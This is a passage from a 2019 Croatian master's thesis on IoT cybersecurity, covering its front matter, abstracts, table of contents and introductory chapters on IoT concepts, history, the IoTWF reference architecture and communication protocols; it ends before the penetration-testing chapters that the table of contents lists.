INTERNET of THINGS (IoT)- IZAZOVI I MOGUĆNOSTI CYBER SIGURNOSTI POVEZANE S IoT-om

Gelo, Darko

Master's thesis / Specijalistički diplomski stručni

2019

Degree Grantor / Ustanova koja je dodijelila akademski / stručni stupanj: **Algebra University College / Visoko učilište Algebra**

Permanent link / Trajna poveznica: https://urn.nsk.hr/urn:nbn:hr:225:893076

Rights / Prava: In copyright / Zaštićeno autorskim pravom.

Download date / Datum preuzimanja: **2024-03-28**

Repository / Repozitorij:

Algebra Univerity College - Repository of Algebra Univerity College

VISOKO UČILIŠTE ALGEBRA

DIPLOMSKI RAD

INTERNET of THINGS (IoT)- IZAZOVI I MOGUĆNOSTI CYBER SIGURNOSTI POVEZANE S IoT-om

Darko Gelo

Zagreb, rujan 2019.

Predgovor

Iskrenu zahvalnost dajem svome mentoru Robertu Petruniću, pred. na strpljenju i velikoj pomoći tokom izrade ovog diplomskog rada.

Također se zahvaljujem svim uvaženim i iznimnim predavačima s Algebre i kolegama studentima tijekom studija.

Iskrene zahvale i mom poslodavcu, tvrtki Alarm automatika kojoj se zahvaljujem na podršci te na dostavljenoj hardverskoj i softverskoj opremi za testiranje na kojoj se i temeljio praktičan rad.

Posebnu zahvalnost odajem svojoj obitelji koja mi je bila najveća i neizmjerna podrška tijekom studiranja.

Prilikom uvezivanja rada, Umjesto ove stranice ne zaboravite umetnuti original potvrde o prihvaćanju teme diplomskog rada kojeg ste preuzeli u studentskoj referadi

Sažetak

IoT nije bez razloga prozvan 4. industrijskom revolucijom. Definitivno je prisutan u svim poljima, od kućanstva, autoindustrije, financija, zdravstva, pametnih gradova, energetike i brojnih drugih područja. Cilj je IoT-a povezati nepovezano tako da je sve međusobno umreženo, integrirano i dostupno na Internetu. U konačnici, smisao Interneta stvari je omogućiti ljudima putem ICT tehnologija živjeti kvalitetnije, raditi pametnije, generirati prihode i smanjiti troškove. Kroz rad predstaviti će se važnost i značaj Interneta stvari, no inicijalna ideja je sagledati koliko su sigurni i ranjivi sami IoT uređaji. Činjenica je da su IoT uređaji u zadnje vrijeme bili meta cyber napada ili su ih pak napadači koristili kao alate za daljnje napade. Kroz rad izvršeno je testiranje IoT uređaja i provjera ranjivosti neposredno po otvaranju uređaja, a kao primjer IoT uređaja u testiranju korišten je sustav videonadzora, od tri mrežne kamere i mrežnog snimača. Testirani su uređaji na zadane zaporke, napad rječnikom u online modu, automatizirani test na poznate ranjivosti, test napada uskraćivanja usluge ili DoS napad i analiza firmvera. U drugom dijelu praktičnog rada izvršena je analiza sustava videonadzora putem IoT Shodan tražilice. Zaključak testiranja ukazuje na znakovite slabosti unutar sigurnosnog sustava videonadzora.

Ključne riječi: Internet stvari, videonadzor, cyber sigurnost, Shodan.

Abstract

IoT was not without reason called the 4th Industrial Revolution. It is present in all fields, from a household, auto-industry, finance, healthcare, smart cities, energy, and many other areas. The goal of IoT is to connect unconnected so that everything is networked, integrated and accessible on the Internet. Ultimately, the point of the Internet of Things is to enable people through ICT to live better lives, work smarter, generate revenue and reduce costs. Through the work, the reality and importance of the Internet of Things will be presented, but the initial idea is to find out how secure and vulnerable IoT devices are. IoT devices have been the target of cyberattacks lately or have been used by attackers as tools for further attacks. In this paper, a video surveillance system was used as an IoT example and out of the box tested for vulnerabilities. Three IP cameras and network video recorder were tested for default passwords, dictionary attack in online mode, automated test for known vulnerabilities, denial of service attack test and firmware analysis. In the second part of this paper, an analysis of the video surveillance system was performed through the IoT Shodan search engine. The conclusion of the test points to several weaknesses within IoT video surveillance systems.

Keywords: Internet of Things, Video Surveillance, Cyber Security, Shodan.

Sadržaj

1. Uvod 4
2. Uvod u IoT sustave i tehnologije 5
2.1. Što je IoT? 5
2.2. Zašto je IoT važan? 6
2.3. Razvoj Interneta stvari 7
2.4. Utjecaj Interneta stvari 8
2.5. Arhitektura Interneta stvari 9
2.6. IoT komunikacijski protokoli, tehnologije i standardi 11
2.7. IoT izazovi 14
3. IoT-upravljanje rizikom 15
3.1. Procjena rizika 16
3.1.1. Ranjivosti 16
3.1.2. Prijetnje 20
3.1.3. Procjena vjerojatnosti 22
3.1.4. Procjena štete 22
3.1.5. Izračun rizika 23
3.1.6. Tretiranje rizika 25
3.1.7. Evaluacija i nadzor rizika 25
4. IoT legislativa 26
4.1. Pregled legislative 26
4.1.1. EU 27
4.1.2. Velika Britanija 27
4.1.3. SAD 28

4.2. Strateški principi i preporuke u zaštiti IoT-a 28
4.2.1. Strateški principi 28
4.2.2. IoT - najbolje sigurnosne prakse 29
5. Mrežni sustav videonadzora 30
5.1. Pregled 30
5.2. Problematika 32
5.2.1. Zašto hakirati IP nadzorne kamere? 32
5.3. Cybersecurity vodič za IP sustav videonadzora 33
5.3.1. Dobre prakse 34
6. Testiranje IoT uređaja-IP sustav videonadzora 35
6.1. „Out of the box“ analiza 35
6.1.1. Oprema korištena u testiranju 36
6.2. Testiranje 39
6.2.1. Općenito o penetracijskom testiranju 39
6.2.2. Faze procesa penetracijskog testiranja 39
6.2.3. Prikupljanje informacija 39
6.2.4. Identifikacija sustava 41
6.2.5. Test - zadane zaporke 43
6.2.6. Test - napad rječnikom i probijanje zaporki 53
6.2.7. Test - skeniranje ranjivosti 57
6.2.8. Test - napad uskraćivanja usluge 64
6.2.9. Test- analiza firmvera 70
6.3. Shodan analiza 77
6.3.1. Što je Shodan? 77
6.3.2. Shodan analiza mrežnih kamera 80
Zaključak 99

Popis kratica 102

Popis slika..... 103

Literatura 108


1. Uvod

Svjedoci smo velikih tehnoloških pomaka i promjena u današnjem modernom svijetu, a ti pomaci koncentrirani su na Internet stvari (engl. *Internet of Things, skraćeno IoT*). IoT se odnosi na povezivanje nepovezanog. Većina objekata trenutno još nije povezana s računalnom mrežom svih mreža, tj. na Internet, ali ta se paradigma brzo mijenja. Prethodno nepovezani objekti koji su svuda oko nas pružaju mogućnost komunikacije s drugim objektima, ljudima i životinjama što zauzvrat donosi brojne nove usluge, poslovne mogućnosti, efikasnost i olakšavanje svakodnevnog života. Očekuje se da će 500 milijardi uređaja biti povezano na Internet do 2030. [1]. Povezati nepovezano osnovna je premisa IoT-a i ilustrira zašto IoT nazivaju 4. industrijskom revolucijom. Naravno, sve dobro što Internet stvari nosi, također prate i brojni rizici i opasnosti. S brzinom, volumenom i raznolikošću podataka generiranim putem Interneta stvari, povjerljivost, integritet i dostupnost tih podataka je od vitalnog značaja. Stoga se logički nameće pitanje sigurnosti samih IoT uređaja, kao i sigurnost cjelokupnog IoT eko sustava. Osim sigurnosti, tu je i pitanje privatnosti te brojni drugi izazovi koji stoje pred Internetom stvari. Kolika je sigurnost samih IoT uređaja, ovaj rad pokazat će na primjeru sustava videonadzora, tj. IP mrežnih kamera i snimača. IP sustav videonadzora jedan je od najzastupljenijih alata tehničke zaštite za umanjivanje rizika i povećanja sigurnosti te se zadnjih godina sve više uvodi kako u svijetu, tako i u Hrvatskoj. Koristi se u nadzoru prometa, kontroli i organizaciji javnog prijevoza, parkiranja, zaštiti imovine, općem nadzoru i zaštiti posebno osjetljivih lokacija poput škola, vrtića i mjesta javnog i masovnog okupljanja građana kao i u zaštiti kritične infrastrukture te je izniman alat policiji, prometnom i komunalnom redarstvu i svim ostalim službama. Sustavi videonadzora u novije vrijeme također su izloženi brojnim cyber napadima, a primarno su korišteni kao mreža zaraženih uređaja (engl. *botnet*) u distribuiranom napadu uskraćivanja usluge (engl. *Distributed Denial od Service*, skraćeno *DDoS*). Razlozi za to su velika brojnost IP kamera i mrežnih snimača, dostupnost na internetu i slabe sigurnosne postavke, primarno uslijed korištenja zadanih tvorničkih postavki korisničkog imena i lozinki. U praktičnom dijelu rada testirane su ranjivosti po otvaranju proizvoda (engl. *out of the box*) tri poznata svjetska proizvođača IP mrežnih kamera, kao i na Internetu putem IoT tražilice Shodan. Cilj rada je identificirati ranjivosti IP nadzornih kamera kao jednog od brojnih uređaja Interneta stvari te pokazati koliko su sigurni sami sigurnosni sustavi videonadzora.

2. Uvod u IoT sustave i tehnologije

2.1. Što je IoT?


Brojne su definicije IoT-a. Jedna od njih definira Internet of Things kao platformu koja ožičenom ili bežičnom mrežom jedinstveno prepoznatljivih, međusobno povezanih uređaja, predmeta, životinja i ljudi može obraditi podatke i međusobno komunicirati sa ili bez ljudske uključenosti [2]. IoT se bazira na konvergenciji bežičnih i mrežnih tehnologija, elektromehaničkih sustava, mikro usluga i interneta, ponajviše tehnologije clouda te njihovoj cjelokupnoj usklađenosti prema pametnom sustavu. Internet stvari čine ljudi, infrastruktura, stvari, procesi i podaci.



Slika 2-1 IoT komponente

IoT ekosustav sastoji se od pametnih uređaja s omogućenom mrežom koji koriste ugrađene procesore, senzore i komunikacijski hardver za prikupljanje, slanje i djelovanje podataka prikupljenih iz okruženja. IoT uređaji dijele senzorske podatke koje prikupljaju spajanjem na IoT pristupnik (engl. *gateway*) ili drugi rubni uređaj gdje se podaci šalju u oblak kako bi se skladištili i analizirali ili se pak lokalno analiziraju na rubnim uređajima. Uređaji obavljaju većinu posla bez ljudske intervencije, iako ljudi i komuniciraju s uređajima kod

konfiguracije i podešavanja ili prilikom pristupanja podacima. Primjer IoT eko sustava možemo vidjeti na slici 2-2.



Slika 2-2 Primjer IoT eko sustava

Internet stvari sastoji se od više stotina milijunskih senzora koji proizvode podatke u realnom vremenu, stoga je nužna Big Data tehnologija zajedno s umjetnom inteligencijom (engl. *Artificial Intelligence*) i poslovnom inteligencijom (engl. *Business Intelligence*) da bi se svi ti podaci mogli prikupiti, uskladištiti i analizirati. Podaci su imovina, a cilj je iz tih podataka dobiti kvalitetnu informaciju koja će generirati prihode.

2.2. Zašto je IoT važan?


Internet stvari omogućuje ljudima živjeti kvalitetnije, raditi pametnije, generirati prihode i smanjiti troškove. Osim automatizacije doma, IoT omogućuje tvrtkama u realnom vremenu vidjeti kako njihovi sustavi rade, pružajući im detaljan uvid od performansi rada strojeva, logističkih operacija do lanca opskrbe i održavanja. IoT dodiruje praktički svaku industriju kao što su zdravstvo, financije, poljoprivreda, auto industrija, zgradarstvo, proizvodnja, industrija nafte, pametni gradovi za unaprjeđenje prometa, bolje i ekonomičnije upravljanje

rasvjetom, parking, sigurnosni sustavi videonadzora, gospodarenje otpadom i brojne druge industrije.

2.3. Razvoj Interneta stvari

Ideja za Internet stvari započela je ranih 70-ih godina prošlog stoljeća kada su znanstvenici počeli uviđati potencijal međusobno povezanih informacijskih sustava i mobilnosti u kombinaciji s lokacijama i aplikacijama. U to su vrijeme znanstvenici koristili frazu *prožimajuće računanje ili ugrađeni internet*. Kao idejni tvorac imena „Internet of Things“ odgovoran je Kevin Ashton 1999. koji je uvidio veliki potencijal RFID tehnologije (engl. *Radio Frequency Identification*). „Za početak IoT-a često se kaže da je započeo između 2008. i 2009. godine. Tijekom tih godina, broj uređaja spojenih na Internet prestigao je broj svjetske populacije. S više "stvari" povezanih s Internetom nego ljudi u svijetu, novo je doba započelo, krenuo je Internet stvari“. [3, p. 4]

Kao što je prikazano na slici 2-3, Internet je evoluirao kroz četiri faze, svaka od njih nadograđena je na onu prethodnu, a svaka pojedina ostavila je trag i vrijednost u poslovanju i društvu općenito.




Slika 2-3 Evolucijske faze Interneta [3]

2.4. Utjecaj Interneta stvari


Projekcija potencijalnog utjecaja Interneta stvari je impresivna. Danas je otprilike 14 milijardi „stvari“ ili 0,06% spojeno na Internet. Predviđanja su da će do 2020. taj broj iznositi 50 milijardi, a u nekim špekulacijama i do 100 milijardi povezanih uređaja. Cisco Systems predviđa da će novi povezani uređaji dovesti do $19 tisuća milijardi u ostvarivanju prihoda i smanjenju troškova [3, p. 7].

U zadnjih nekoliko godina vidljiv je eksponencijalan rast broja uređaja povezanih na Internet, a taj broj pokazuje da će se u osnovi promijeniti način na koji ljudi i tvrtke komuniciraju s okolinom. Upravljanje i nadzor pametnih objekata pomoću povezivanja u stvarnom vremenu omogućuje potpuno novu razinu odlučivanja na temelju podataka. To zauzvrat rezultira optimizacijom sustava i procesa te pruža nove usluge koje štede vrijeme za ljude i tvrtke uz poboljšanje ukupne kvalitete života. [3]



Slika 2-4 Brzi rast broja uređaja povezanih na Internet [3]

Osim što se na Internet stvari gleda kao evoluciju Interneta, IoT također pokreće i evoluciju industrije. Godine 2016. „Svjetski ekonomski forum“ nazvao je evoluciju Interneta i utjecaj IoT-a kao "četvrtu industrijsku revoluciju" [3, p. 14]. Na slici 2-5 prikazane su četiri industrijske revolucije u vremenu kad su nastale i za što su zaslužne.



Slika 2-5 Četiri industrijske revolucije

2.5. Arhitektura Interneta stvari

Kad govorimo o IoT arhitekturi, nekoliko je bitnih faktora koje treba uzeti u obzir. Ono što IoT producira je velika količina podataka koje generiraju senzori izraženo u *zettabyte-ima*.[1] Poanta IoT arhitekture stoga uključuje kako se podaci prikupljaju, prenose, analiziraju i na kraju samo postupanje s podacima.


Postoji nekoliko vrsta i tipova IoT arhitekture, no 2014. donijeta je standardizirana arhitektura od **IoTWF** (engl. ***Internet of Things World Forum***)[2] kojeg čine tvrtke poput Cisco-a, IBM-a, Rockwell Automation-a i brojni drugi. Radi se o referentnoj arhitekturi od 7 slojeva prikazani i na Slika 2-6 IoTWF-referentni model Internet stvari: [3]

- Prvi sloj je **sloj fizičkih uređaja i regulatora** (engl. ***Physical Devices and Controllers Layer*****).** Ovaj sloj je zapravo dom „stvari“ na IoT-u, a uključuje razne krajnje uređaje i senzore koji šalju i primaju informacije. Veličina tih "stvari" može

[1] https://en.wikipedia.org/wiki/Zettabyte, 24.07.2019.
[2] https://www.iotwf.com/, 24.07.2019.

se kretati od gotovo mikroskopskih senzora do divovskih strojeva u tvornici. Njihova primarna funkcija je generiranje podataka i mogućnost pretraživanja i / ili upravljanja putem mreže. Primarno govorimo o senzorima i *aktuatorima* ili pokretačima. Senzori služe za prikupljanje podataka iz okoliša, uglavnom su mali, troše malo energije i niske cijene. *Aktuator* je uređaj koji može utjecati na promjene u okolini tako što pretvara električnu energiju u neki oblik iskoristive energije.

- Drugi sloj je **sloj povezanosti (**engl. ***Connectivity Layer*****).** Najvažnija funkcija ovog IoT sloja je pouzdan i pravovremen prijenos podataka.
- Treći je **rubni sloj** (engl. ***Edge Computing Layer***) koji se često naziva i sloj „magle“ (engl. *Fog Layer*). Na ovom je sloju naglasak na smanjenju podataka i pretvaranju mrežnih tokova podataka u informacije koje su spremne za pohranu i obradu od viših slojeva. Jedno od osnovnih načela ovog referentnog modela je da se obrada informacija pokreće što je moguće prije i što je moguće bliže rubu mreže.
- Četvrti sloj je **sloj akumulacije podataka** (engl. ***Data Accumulation Layer***) koji bilježi podatke i pohranjuje ih tako da ih po potrebi mogu koristiti aplikacije.
- Peti sloj je **sloj apstrakcije podataka (**engl. ***Data Abstraction Layer*****)** koji usklađuje više formata podataka i osigurava konzistentnu semantiku iz različitih izvora. Potvrđuje da je skup podataka cjelovit i objedinjuje podatke na jednom mjestu ili u više spremišta podataka koristeći virtualizaciju.
- Šesti sloj je **aplikacijski sloj** (engl. ***Applications Layer***) koji interpretira podatke pomoću softverskih aplikacija. Aplikacije mogu nadzirati, kontrolirati i pružati izvješća na temelju analize podataka.
- Sedmi sloj je **sloj suradnje i obrade (**engl. ***Collaboration and Processes Layer*****)** koji konzumira i dijeli podatke o aplikaciji. Ovaj sloj može promijeniti poslovne procese i donijeti istinsku vrijednost i benefit IoT-a.



Slika 2-6 IoTWF-referentni model Internet stvari

2.6. IoT komunikacijski protokoli, tehnologije i standardi

Više je komunikacijskih protokola, tehnologija i standarda koje koriste Internet stvari ovisno radi li se o bežičnim ili žičanim mrežama, dometu određenih protokola i tehnologija te o kojem se operativnom sustavu radi. Primjer možemo vidjeti na .

Osim već standardnih mrežnih transportnih protokola poput **TCP/IP** (engl. *Transmission Control Protocol/Internet Protocol)* i **UDP** (engl. *User Datagram Protocol*), potrebni su i razvijaju se i drugi protokoli i standardi. Činjenica je da je većina IoT uređaja mala, niske energije i napona s minimalnom memorijom te nisu prikladni za standardne mrežne protokole, stoga su razvijeni protokoli koji omogućuju prijenos podataka takvim uređajima, a jedan od standarda je i **IEEE 802.15.4**. To je tehnički standard koji definira rad bežičnih osobnih mreža niske brzine, pa je pogodan za umrežavanje velikog broja uređaja. Primjer komunikacijskog protokola na tom standardu je **ZigBee**, namijenjen osobnim mrežama s malom propusnošću i niskom potrošnjom energije. Također treba naglasiti da uslijed brojnosti IoT uređaja i nedostatku adresnog prostora, IoT protokoli se baziraju na IPv6 adresnom prostoru, iako nije nužno niti izvedivo da svaki IoT uređaj ima vlastitu IP adresu. U ovakvim slučajevima koriste se uređaji koji imaju ulogu propagatora. Propagator

funkcionira tako što ima povezanost Internet protokolom prema ostatku mreže s jedne strane, a s druge strane povezanost prema senzorima. Nakon prikupljenih podataka od strane senzora pomoću manje zahtjevnog protokola koji osigurava manju potrošnju energije, propagator u njihovo ime šalje te podatke u baze podataka. Naziv za takav model sačinjen od više bežičnih senzora koji prikupljaju podatke i šalju ih propagatorima naziva se WSN (eng. *Wireless Sensor Network*).

Najzastupljeniji su sljedeći IoT protokoli i tehnologije: [5]

